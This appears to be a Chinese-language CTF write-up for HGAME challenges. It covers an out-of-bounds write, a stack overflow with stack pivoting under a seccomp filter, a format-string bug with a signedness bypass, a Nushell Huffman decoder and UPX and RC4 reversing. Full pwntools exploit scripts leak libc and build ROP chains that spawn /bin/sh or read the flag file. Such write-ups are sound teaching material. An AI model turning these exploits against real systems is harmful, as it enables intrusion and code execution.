
summm2#0x28


counting petals

Vulnerabilities




```
puts("\nTell me the number of petals in each flower.");
while ( v9 < v8 )
{
  printf("the flower number %d : ", (unsigned int)++v9);
  __isoc99_scanf("%ld", &v7[v9 + 1]);
}
```

存在越界写入漏洞。



```
while ( v5 < v8 )
{
  printf("%ld + ", v7[++v5 + 1]);
  v7[0] += v7[v5 + 1];
}
```

存在任意读漏洞。



```
int v4; // [rsp+Ch] [rbp-A4h]
int v5; // [rsp+10h] [rbp-A0h]
int v6; // [rsp+14h] [rbp-9Ch]
__int64 v7[17]; // [rsp+18h] [rbp-98h] BYREF
int v8; // [rsp+A0h] [rbp-10h] BYREF
int v9; // [rsp+A4h] [rbp-Ch]
unsigned __int64 v10; // [rsp+A8h] [rbp-8h]
```

Exploit

观察栈结构，构造数据使v9=16时令v8, v9为不合法的值，从而泄露栈上的libc地址。

第二次循环时利用任意写，构造ROP链。


```
from pwn import *
context.log_level = "debug"
p = remote("node2.hgame.vidar.club",32442)
libc = ELF("./libc.so.6")
e = ELF("./vuln")
pop_rdi_off = 0x2a3e5
pop_rsi_off = 0x2be51
pop_rdx_r12_off= 0x11f2e7
p.sendlineafter("How many flowers have you prepared this time?","16")
for i in range(15):
    p.sendlineafter("the flower number",str(0))
p.sendlineafter("the flower number",str(0x1400000013))
p.sendlineafter("latter:",str(1))
p.recvuntil(b"+ 1 + ")
number = p.recvuntil(b" +", drop=True)
number = number.decode().strip()
```

```
libc_address = int(number)
log.info(hex(libc_address))
libc_base = libc_address - 0x29D90
log.info(hex(libc_base))
sys_addr = libc_base + libc.sym["execve"]
binsh_addr = libc_base + next(libc.search(b"/bin/sh"))
pop_rdi  = libc_base + pop_rdi_off
pop_rsi  = libc_base + pop_rsi_off
pop_rdx_r12 = libc_base + pop_rdx_r12_off
p.sendlineafter("How many flowers have you prepared this time?","16")
pause()
for i in range(15):
    p.sendlineafter("the flower number",str(0))
p.sendlineafter("the flower number",str(0x120000001a))
p.sendlineafter("the flower number",str(pop_rdi))
p.sendlineafter("the flower number",str(binsh_addr))
p.sendlineafter("the flower number",str(pop_rsi))
p.sendlineafter("the flower number",str(0))
p.sendlineafter("the flower number",str(pop_rdx_r12))
p.sendlineafter("the flower number",str(0))
p.sendlineafter("the flower number",str(binsh_addr))
p.sendlineafter("the flower number",str(sys_addr))
p.sendlineafter("latter:",str(1))
p.interactive()
```

ezstack

根据题目所给的 `Dockerfile` 获取远程环境相应的libc:


`docker build -t pwn:v1 .`



```
0000: 0x20 0x00 0x00 0x00000004  A = arch
0001: 0x15 0x00 0x06 0xc000003e  if (A != ARCH_X86_64) goto 0008
0002: 0x20 0x00 0x00 0x00000000  A = sys_number
0003: 0x35 0x00 0x01 0x40000000  if (A < 0x40000000) goto 0005
0004: 0x15 0x00 0x03 0xffffffff  if (A != 0xffffffff) goto 0008
0005: 0x15 0x02 0x00 0x0000003b  if (A == execve) goto 0008
0006: 0x15 0x01 0x00 0x00000142  if (A == execveat) goto 0008
0007: 0x06 0x00 0x00 0x7fff0000  return ALLOW
0008: 0x06 0x00 0x00 0x00000000  return KILL
```


禁用 `execve`

Vulnerabilities




```
char buf[80]; // [rsp+10h] [rbp-50h] BYREF

print(a1, asc_402018);
print(a1, "That's all.\n");
print(a1, "Good luck.\n");
return read(a1, buf, 0x60uLL);
```

存在栈溢出漏洞。



```
.text:000000000040140F                 lea     rcx, [rbp+buf]
.text:0000000000401413                 mov     eax, [rbp+fd]
.text:0000000000401416                 mov     edx, 60h ; '`'   ; nbytes
.text:000000000040141B                 mov     rsi, rcx         ; buf
.text:000000000040141E                 mov     edi, eax         ; fd
.text:0000000000401420                 call    _read
.text:0000000000401425                 nop
.text:0000000000401426                 leave
.text:0000000000401427                 retn
.text:0000000000401427 ; } // starts at 4013CD
.text:0000000000401427 vuln            endp
```

可以修改rbp进行栈迁移。



```
.data:00000000004040C0                                  ; data_start
.data:00000000004040C1                 db    0
.data:00000000004040C2                 db    0
.data:00000000004040C3                 db    0
.data:00000000004040C4                 db    0
.data:00000000004040C5                 db    0
.data:00000000004040C6                 db    0
.data:00000000004040C7                 db    0
.data:00000000004040C8                 public __dso_handle
.data:00000000004040C8 __dso_handle    db    0
.data:00000000004040C9                 db    0
.data:00000000004040CA                 db    0
.data:00000000004040CB                 db    0
.data:00000000004040CC                 db    0
.data:00000000004040CD                 db    0
.data:00000000004040CE                 db    0
.data:00000000004040CF                 db    0
.data:00000000004040D0                 db    0
.data:00000000004040D1                 db    0
.data:00000000004040D2                 db    0
.data:00000000004040D3                 db    0
.data:00000000004040D4                 db    0
.data:00000000004040D5                 db    0
.data:00000000004040D6                 db    0
.data:00000000004040D7                 db    0
.data:00000000004040D8                 db    0
.data:00000000004040D9                 db    0
.data:00000000004040DA                 db    0
.data:00000000004040DB                 db    0
.data:00000000004040DC                 db    0
.data:00000000004040DD                 db    0
.data:00000000004040DE                 db    0
.data:00000000004040DF                 db    0
.data:00000000004040E0                 public gift
.data:00000000004040E0 gift            db    0
.data:00000000004040E1                 db    0
.data:00000000004040E2                 db    0
.data:00000000004040E3                 db    0
.data:00000000004040E4                 db    0
.data:00000000004040E5                 db    0
.data:00000000004040E6                 db    0
```

有大段的可写可读段。

Exploit


栈迁移到恰当位置，令 `fd=4` 泄露libc地址，并调整程序读入的长度，方便后续存放ROP链。

```python
from pwn import *
context.log_level ="debug"
p = remote("node1.hgame.vidar.club",32351)
e = ELF("./vuln")
libc = ELF("./libc-2.31.so")
write_plt = e.plt['write']
write_got = e.got['write']
writable_addr = 0x404154
read_ret = 0x40140f
pop_rdi = 0x401713
pop_rsi_r15 = 0x401711
leave_ret = 0x401425
print("plt:",hex(write_plt))
print("got:",hex(write_got))
pause()
```

```python
payload = b'a' * 80 + p64(writable_addr) + p64(read_ret)
p.sendafter("Good luck.",payload)
pause()
payload = flat({
    0x00: [
        p64(writable_addr),
        p64(pop_rdi),
        p64(0x4),
        p64(pop_rsi_r15),
        p64(write_got),p64(0),
        p64(write_plt), #write(4,<write@got>)
        p64(read_ret),
        p64(leave_ret),
    ],
    0x50: [
        p64(writable_addr-0x50),
        p64(leave_ret),
    ]
})
p.send(payload)
write_address = u64(p.recvuntil('\x00\x00',drop=True)[-6:].ljust(8, b'\x00'))
libc_base = write_address - 0x10e280
log.info(hex(libc_base))
pop_rdx_r12 = libc_base + 0x119431
pop_rsi = libc_base + 0x2601f
_read= libc_base + libc.symbols["read"]
_open= libc_base + libc.symbols["open"]
_write= libc_base + libc.symbols["write"]
payload = flat({
    0x00: [
        p64(0x404154+0xd0),
        p64(pop_rsi),
        p64(0x404154),
        p64(pop_rdx_r12),
        p64(0x200),p64(0),
        p64(_read),# read(4,buf,0x200)
        p64(leave_ret),
        p64(leave_ret),
    ],
    0x50: [
        p64(writable_addr-0x50),
        p64(leave_ret),
    ]
})
pause()
p.send(payload)
payload = flat({
    0x00: [
        p64(0xc0ffee),
        p64(pop_rdi),
        p64(0x404154+0xe0),
        p64(pop_rsi),
        p64(0),
        p64(pop_rdx_r12),
        p64(0),p64(0),
        p64(_open), # open(./flag,0,0)
        p64(pop_rdi),
        p64(0x5),
        p64(pop_rsi),
        p64(0x404154+0xe0),
        p64(pop_rdx_r12),
        p64(0x100),p64(0),
        p64(_read), #read(5,buf,0x100)
        p64(pop_rdi),
        p64(0x4),
        p64(pop_rsi),
        p64(0x404154+0xe0),
        p64(pop_rdx_r12),
        p64(0x30),p64(0),
        p64(_write), #write(4,buf,0x20)
    ],
    0xd0: [
        p64(0x404154),
        p64(leave_ret),
    ],
    0xe0: [
        b'./flag\x00',
    ]
})
pause()
p.send(payload)
p.interactive()
```


format

Vulnerabilities




```
  printf("type something:");
  if ( (int)__isoc99_scanf("%3s", format) <= 0 )
    exit(1);
  printf("you type: ");
  printf(format);
```

格式化字符串漏洞。




```
printf("you have n space to getshell(n<5)\n n = ");
__isoc99_scanf("%d\n", &v5);
if ( (int)v5 <= 5 )
  vuln(v5);
```



```
ssize_t __fastcall vuln(unsigned int a1)
{
  char buf[4]; // [rsp+1Ch] [rbp-4h] BYREF

  printf("type something:");
  return read(0, buf, a1);
}
```

整型判断，使用无符号整型传入。输入一个负数即可绕过输入长度的限制。



```
.text:00000000004011D9                 mov     edx, dword ptr [rbp+nbytes] ; nbytes
.text:00000000004011DC                 lea     rax, [rbp+buf]
.text:00000000004011E0                 mov     rsi, rax        ; buf
.text:00000000004011E3                 mov     edi, 0          ; fd
.text:00000000004011E8                 call    _read
.text:00000000004011ED                 nop
.text:00000000004011EE                 leave
.text:00000000004011EF                 retn
.text:00000000004011EF ; } // starts at 4011B6
.text:00000000004011EF vuln            endp
```

可以栈迁移。

Exploit

使用 `%p` 泄露栈的地址，在 `vuln` 函数的栈帧内写入更长的格式化字符串，然后控制 `rbp` 到合适位置，溢出覆盖返回地址为格式化漏洞处，泄露libc地址，再次进入 `vuln` 构造ROP链。

```python
from pwn import *
context.log_level ="debug"
p = remote("node1.hgame.vidar.club",30762)
e = ELF("./vuln")
libc = ELF("./libc.so.6")
leave_ret = 0x4011ee
main = 0x4011f0
p.sendlineafter("you have n chance to getshell",str(1))
p.sendlineafter("type something:","%p")
p.recvuntil(b"you type: 0x")
stack_addr = p.recvuntil(b"you have", drop=True)
stack_addr = int(stack_addr,16)
log.info(hex(stack_addr))
rbp = stack_addr + 0x211c
p.sendafter("n = ","-1\x00")
pause()
payload = flat({
    0x00: [
        b'%9$p',
        p64(rbp),
        p64(0x4012cf),
    ]
})
p.sendafter("type something:",payload)
p.recvuntil(b"0x",drop=True)
libc_addr = p.recv(12)
libc_addr = int(libc_addr,16)
```

```
libc_base = libc_addr - 0x29d90
log.info(hex(libc_base))

binsh_addr = libc_base + next(libc.search(b"/bin/sh"))
sys_addr = libc_base + libc.sym["system"]
pop_rdi = libc_base + 0x2a3e5
payload = flat({
    0x0c: [
        p64(0x40101a),
        p64(pop_rdi),
        p64(binsh_addr),
        p64(sys_addr)
    ]
})
p.sendafter("type something:",payload)
p.interactive()
```


Compress dot new

题目给出 Nushell 编写的 Huffman 编码，解码代码如下

```
def "decode" [tree encoded] {
    let bits = ($encoded | split chars)
    mut result = []
    mut current_node = $tree
    for bit in $bits {
        $current_node = if $bit == '0' {
            $current_node.a
        } else { $current_node.b }
        if 's' in $current_node {
            $result ++= [$current_node.s]
            $current_node = $tree
        }
    }
    if 's' in $current_node {
        $result ++= [$current_node.s]
    }
    $result | each { into binary } | bytes collect
}

def "decompress" [] {
    let input = (open ./enc.txt --raw | split row "\n")
    let tree = $input.0 | from json
    let encoded_str = $input.1
    decode $tree $encoded_str
}

decompress | save ./flag.txt --force
```

部分内容参考 DeepSeek R1生成

Turtle



```
PE64
    操作系统: Windows(Server 2003)[AMD64, 64 位, 控制台]                                S    ?
    链接程序: GNU Linker ld (GNU Binutils)(2.30)[控制台64,console]                      S    ?
    编译器: MinGW                                                                       S    ?
    语言: C/C++                                                                         S    ?
    打包工具: UPX(3.91+)[modified]                                                      S    ?
    (Heur)打包工具: Packer detected[EntryPoint + Imports like UPX (v3.91+) + Sections collision ("...   S    ?
    附加: Binary
```

DIE 检测存在 upx 壳，使用 x64dbg 定位程序入口点后 dump 脱壳。

程序使用两次 RC4 加密，依该加密算法的对称性质，第一次加密函数处传入密文得到 key。

第二次加密函数处将 `-=` patch为 `+=`，传入密文得到flag。

```
*(_BYTE *)(a1 + (int)i) += *(_BYTE *)(a3 + (unsigned __int8)(*(_BYTE *)(a3 + v7) + *(_BYTE *)(a3 + v6)));
```